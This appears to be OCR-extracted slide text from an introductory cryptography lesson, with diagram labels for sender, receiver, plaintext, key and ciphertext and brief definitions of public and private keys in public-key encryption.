
plaintext

key

ciphertext

sender

receiver



plaintext


key


ciphertext

ciphertext

sender

receiver


plaintext
key
ciphertext
ciphertext
key
sender
receiver



plaintext
key
ciphertext
ciphertext
key
plaintext
sender
receiver

Public-Key Cryptography

Keys

public key

private key


Keys

`public key`

Only used to *encipher* information, viewable by the world

`private key`

Only used to *decipher* information, known only by you




plaintext

sender

receiver

r's pub. key

r's priv. key



plaintext

